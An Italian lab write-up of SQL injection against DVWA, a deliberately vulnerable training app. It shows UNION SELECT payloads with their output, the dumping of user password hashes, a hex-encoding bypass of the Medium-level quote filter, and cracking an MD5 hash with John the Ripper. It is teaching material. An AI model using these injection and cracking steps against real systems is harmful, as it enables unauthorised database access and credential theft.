



Fase 1: Preparazione ambiente

Configurazione della Rete: La prima azione è stata configurare le due macchine virtuali per operare sulla stessa rete, garantendo che potessero comunicare tra loro.



Verifica della Connettività: Successivamente, abbiamo eseguito un ping dalla macchina Kali all'indirizzo IP del bersaglio (192.168.13.150). Il successo di questo test ha confermato che la comunicazione di rete era attiva e stabile.



Fase 2: Sfruttamento a Basso Livello di Sicurezza

Il livello "**Low**" della **DVWA** non implementa alcuna protezione contro l'iniezione SQL, permettendo l'uso di **query dirette** e non filtrate.

Enumerazione degli Schemi (Databases): Abbiamo iniettato una query **UNION SELECT** per forzare l'applicazione a restituirci i nomi di tutti gli schemi presenti nel database.

Il payload 1' **UNION SELECT ", schema_name FROM information_schema.schemata #** ha rivelato l'esistenza di schemi critici come **dvwa** e **information_schema**.

User ID:


```

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name: admin
Surname: admin

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: information_schema

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: dvwa

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: metasploit

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: mysql

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: owasp10

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: tikiwiki

ID: 1' UNION SELECT '', schema_name FROM information_schema.schemata #
First name:
Surname: tikiwiki195
    
```

Identificazione delle Tabelle: Concentrandoci sullo schema dvwa, abbiamo raffinato la nostra query per elencare le tabelle al suo interno.

Il payload **1' UNION SELECT '', table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #** ci ha permesso di scoprire le tabelle **guestbook** e **users**.

Vulnerability: SQL Injection

User ID:


```

ID: 1' UNION SELECT '', table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: admin
Surname: admin

ID: 1' UNION SELECT '', table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name:
Surname: guestbook

ID: 1' UNION SELECT '', table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name:
Surname: users
    
```

Mappatura delle Colonne: Con la tabella users identificata come obiettivo primario, abbiamo lanciato una nuova iniezione per mappare le colonne in essa contenute.

Il comando **1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #** ha rivelato le colonne user, password e first_name, confermando che i dati delle credenziali erano a portata di mano.

Vulnerability: SQL Injection

User ID:

```

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name: admin
Surname: admin

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name:
Surname: user_id

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name:
Surname: first_name

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name:
Surname: last_name

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name:
Surname: user

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name:
Surname: password

ID: 1' UNION SELECT '', column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = 'dvwa' #
First name:
Surname: avatar
    
```

Estrazione dei Dati: L'attacco è culminato con una query di estrazione mirata per recuperare i nomi utente e le password.

Il payload **1' UNION SELECT user, password FROM users #** ha restituito un **elenco** completo di nomi **utente** e le loro **password**, seppur in formato **hash MD5**.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' UNION SELECT first_name, password FROM users #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT first_name, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT first_name, password FROM users #  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT first_name, password FROM users #  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT first_name, password FROM users #  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT first_name, password FROM users #  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Fase 3: Sfruttamento a Medio Livello di Sicurezza

Il livello di sicurezza "**Medium**" introduce un filtro che **neutralizza** l'uso degli **apici singoli** ('), un meccanismo di difesa comune ma non sufficiente.

Bypass del Filtro: Per aggirare la protezione, abbiamo sfruttato la natura della query che accetta un input numerico. Invece di usare la stringa 'dvwa', l'abbiamo convertita nel suo equivalente esadecimale (0x64767761). Questa tecnica ha permesso di aggirare il filtro e di elencare nuovamente le tabelle e le colonne.

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:


```

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: information_schema

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: dvwa

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: metasploit

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: mysql

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: owasp10

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: tikiwiki

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: tikiwiki195

```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium

Vulnerability: SQL Injection

User ID:


```

ID: 1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema =0x64767761 #
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema =0x64767761 #
First name: 1
Surname: guestbook

ID: 1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema =0x64767761 #
First name: 1
Surname: users

```

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: 1
Surname: user_id

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: 1
Surname: first_name

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: 1
Surname: last_name

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: 1
Surname: user

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: 1
Surname: password

ID: 1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 0x7573657273
First name: 1
Surname: avatar

```

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: 1 UNION SELECT first_name, password FROM users #
First name: admin
Surname: admin

ID: 1 UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

Fase 4: Decifrazione delle Credenziali

Le password estratte erano in un formato non leggibile, quindi il passo successivo è stato decifrarle per confermare la piena compromissione.

1. Analisi dell'Hash: L'hash è stato salvato in un file di testo per essere elaborato. La sua struttura ha confermato che si trattava di un hash **MD5 non salato**.

2. Cracking con John the Ripper: Abbiamo utilizzato lo strumento di cracking di password John the Ripper, specificando il **formato** dell'hash (**--format=raw-md5**) e il **file** contenente la **password**. Dopo un breve processo, John ha decifrato con successo l'**hash**.

```
File Actions Edit View Help
Option requires a parameter: "--format"

(kali@kali)-[~/Desktop]
$ john hash.txt --md5
Unknown option: "--md5"

(kali@kali)-[~/Desktop]
$ john hash.txt --format raw= -md5
Option requires a parameter: "--format"

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2025-09-04 05:19) 11.11g/s 4266p/s 4266c/s 4266C/s
123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```